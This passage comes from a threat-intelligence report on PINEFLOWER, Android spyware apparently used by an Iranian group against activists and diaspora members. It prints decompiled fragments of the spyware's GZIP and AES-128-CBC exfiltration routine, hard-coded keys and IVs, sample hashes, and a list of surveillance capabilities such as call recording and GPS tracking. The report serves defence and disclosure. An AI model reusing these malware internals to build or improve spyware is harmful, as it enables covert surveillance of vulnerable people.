    f127d[11] = (byte) 54;
    f127d[12] = (byte) 99;
    f127d[13] = (byte) 57;
    f127d[14] = (byte) 57;
    f127d[15] = (byte) 55;
    f128e[0] = (byte) 52;
    f128e[1] = (byte) 102;
    f128e[2] = (byte) 99;
    f128e[3] = (byte) 102;
    f128e[4] = (byte) 102;
    f128e[5] = (byte) 54;
    f128e[6] = (byte) 56;
    f128e[7] = (byte) 54;
    f128e[8] = (byte) 52;
    f128e[9] = (byte) 99;
    f128e[10] = (byte) 53;
    f128e[11] = (byte) 57;
    f128e[12] = (byte) 52;
    f128e[13] = (byte) 51;
    f128e[14] = (byte) 52;
    f128e[15] = (byte) 51;
```

Figure 12: Encryption key and IV hard coded into decimal-encoded byte arrays.

PINEFLOWER first compresses the data via GZIP, and then passes the key and IV as parameters to a function that encrypts the data using AES-128-CBC (Figure 13).

```
public static byte[] m137a(String str) {
    if (!(str == null || str.isEmpty())) {
        try {
            return C0107bn.m434a(C0104bk.m427a(str.getBytes("UTF-8")), f127d, f128e);
        } catch (Exception e) {
        }
    }
    return null;
}
```

Figure 13: Compression with GZIP and encryption using AEC-128-CBC.

Finally, for each exfiltrated file, the malware appends a Base64-encoded JSON object containing the name of the original command, a Unix timestamp, and a Boolean 'data' field to the file data. The following is an example of such Base64-encoded string that would be appended to an audio file:

- eyJuYW1lIjoic291bmRfcmVjb3JkZXIiLCJkYXRlIjoxNjA2OTg3NjQwMTczLCJkYXRhIjoiZmFsc2UifQ

Base64 decoded, this string is:

- {"name":"sound_recorder","date":1606987640173,"data":"false"}

Our analysis showed that PINEFLOWER would not use the compression and encryption routine on every file it prepares for exfiltration. Rather, some files are simply saved in the .complete.d format and have the Base64-encoded string, as shown above, appended to the content. It is therefore likely that these files could simply be saved with the correct file extension or opened with appropriate software.

The only differences we observed between the two samples of PINEFLOWER are in the hard-coded key and IV combinations for the encryption routine and the C&C servers. While the *Iran Cyber News* blog listed an MD5 hash value for a third sample we were unable to retrieve, the blog's description of the implant matched our analysis of PINEFLOWER.

Hash value	**Key**	**IV**
0ab74c36977632a8dc517fb0c8c95189 (Iran Cyber News)	f3544c085656c997	4fcff6864c594343
c2c1d804aeed1913f858df48bf89a58b1f9819d7276a70b50785cf91c9d34083	f3544c085656c997	4fcff6864c594343
90e5fa3f382c5b15a85484c17c15338a6c8dbc2b0ca4fb73c521892bd853f226	f3544c085656c997	13b51944653a5fff

Table 6: PINEFLOWER samples and AES-128-CBC encryption keys and IVs.

PINEFLOWER summary

While the AndroidManifest.xml file details a much longer list of permissions requested by the application, the most noteworthy features of PINEFLOWER include the following capabilities:

- Surveying:
  - Installed apps
  - Call logs and recording calls
  - Stored contacts
  - Files in local storage
  - SMS drafts, inboxes and outboxes
  - Live device locations via GPS and cell tower
  - Connectivity state, speed and activity
  - Screen state
- Uploading basic device, software, SIM information, and errors during command execution
- Deleting, downloading and uploading files
- Live screen recording
- Toggling Bluetooth, Wi-Fi and mobile data on or off
- Taking pictures
- Sending SMS messages
- Recording sound and video

PINEFLOWER SUSPECTED TARGETING

As discussed in the literature review section, UNC788 has long targeted members of the Iranian diaspora, dissidents, and other individuals of interest to the Iranian regime. This campaign is no exception. Our analysis confirmed that the actors exfiltrated recorded phone calls, room audio recordings, pictures, and entire SMS inboxes along with relevant metadata from devices which appeared to belong to individuals residing in Iran. At least one device belonged to an individual who appears to be engaged in social activism in Iran. This activity confirms long-standing suspicions that UNC788 conducts domestically focused operations as part of their ostensible mandate to conduct cyber espionage and credential harvesting operations in support of Iranian strategic priorities.

CONCLUSION

The use of *Android* malware to target individuals of interest to the Iranian government provides UNC788 with a productive method of obtaining sensitive information on their targets, including movement, contacts of interest, and personal information. The malware's ability to record phone calls, activate the microphone and record the audio, exfiltrate images and take pictures on command, read SMS messages, and track the victim's GPS location in real time poses a real-world risk to the individual victims of this campaign.

While UNC788 carries out frequent credential-harvesting operations using pages spoofing login portals to services like *Gmail*, *Yahoo* and *Outlook Web Access*, we have confirmed that a subset of its operations also targets mobile device users. The group clearly has access to an expansive toolset, so we deem it likely that they have additional mobile malware tools at their disposal, and that the PINEFLOWER samples we observed are but a few of many.

REFERENCES

[1] Vanderlee, K. DebUNCing Attribution: How Mandiant Tracks Uncategorized Threat Actors. FireEye Stories. 2020. https://www.fireeye.com/blog/products-and-services/2020/12/how-mandiant-tracks-uncategorized-threat-actors.html.

[2] ClearSky Security. Thamar Reservoir: An Iranian cyber-attack campaign against targets in the Middle East. 2015. https://www.clearskysec.com/wp-content/uploads/2015/06/Thamar-Reservoir-public1.pdf.

[3] ClearSky Security. Charming Kitten: Iranian cyber espionage against human rights activists, academic researchers and media outlets – and the HBO hacker connection. 2017. https://www.clearskysec.com/wp-content/uploads/2017/12/Charming_Kitten_2017.pdf.

[4] ClearSky Security. The Kittens Are Back in Town Charming Kitten Campaign Against Academic Researchers. 2019. https://www.clearskysec.com/wp-content/uploads/2019/09/The-Kittens-Are-Back-in-Town-Charming-Kitten-Sep-2019.pdf.

[5] Microsoft. Recent Cyberattacks Require Us All to be Vigilant. 2019. https://blogs.microsoft.com/on-the-issues/2019/10/04/recent-cyberattacks-require-us-all-to-be-vigilant/.

[6] Microsoft. New steps to protect customers from hacking. 2019. https://blogs.microsoft.com/on-the-issues/2019/03/27/new-steps-to-protect-customers-from-hacking/.

[7] ClearSky Security. The Kittens Are Back in Town 2: Charming Kitten Campaign Keeps Going on, Using New Impersonation Methods. 2019. https://www.clearskysec.com/wp-content/uploads/2019/10/The-Kittens-Are-Back-in-Town-2.pdf.

[8] Certfa Lab. Fake Interview: The New Activity of Charming Kitten. 2020. https://blog.certfa.com/posts/fake-interview-the-new-activity-of-charming-kitten/.

[9] Microsoft. Cyberattacks target international conference attendees. 2020. https://blogs.microsoft.com/on-the-issues/2020/10/28/cyberattacks-phosphorus-t20-munich-security-conference/.

[10] Dagres, H. How Iranian Hackers Tried to Phish Me. Washington Post. 2020. http://web.archive.org/web/20201020165905if_/https://www.washingtonpost.com/opinions/2020/05/20/how-iranian-hackers-tried-phish-me/.

[11] Greenberg, A. Iranian Spies Accidentally Leaked Videos of Themselves Hacking. Wired. 2020. https://www.wired.com/story/iran-apt35-hacking-video/.

[12] Reuters. Hackers linked to Iran target WHO staff emails during coronavirus. 2020. https://www.reuters.com/article/us-health-coronavirus-cyber-iran-exclusi/exclusive-hackers-linked-to-iran-target-who-staff-emails-during-coronavirus-sources-idUSKBN21K1RC.

[13] Reuters. Iran-linked hackers recently targeted coronavirus drugmaker Gilead. 2020. https://www.reuters.com/article/us-healthcare-coronavirus-gilead-iran-ex/exclusive-iran-linked-hackers-recently-targeted-coronavirus-drugmaker-gilead-sources-idUSKBN22K2EV.

[14] Proofpoint. BadBlood: TA453 Targets US and Israeli Medical Research Personnel in Credential Phishing Campaigns. 2021. https://www.proofpoint.com/us/blog/threat-insight/badblood-ta453-targets-us-and-israeli-medical-research-personnel-credential.

[15] NPR. Iran Under Sanctions: A Scramble for Cancer Care and Blame to Go Around. 2019. https://www.npr.org/2019/08/24/753446099/iran-under-sanctions-a-scramble-for-cancer-care-and-blame-to-go-around.

[16] Adamatis, D.; Mercer, W.; Rascagneres, P.; Ventura, V.; Kuhla, E. Persian Stalker pillages Iranian users of Instagram and Telegram. Cisco Talos. 2018. https://blog.talosintelligence.com/2018/11/persian-stalker.html.

[17] Iran Cyber News. CORRUPT KITTEN EXPOSED. 2019. https://irancybernews.org/news/corrupt-kitten-exposed/.

[18] https://github.com/MobSF/Mobile-Security-Framework-MobSF.

[19] https://github.com/skylot/jadx.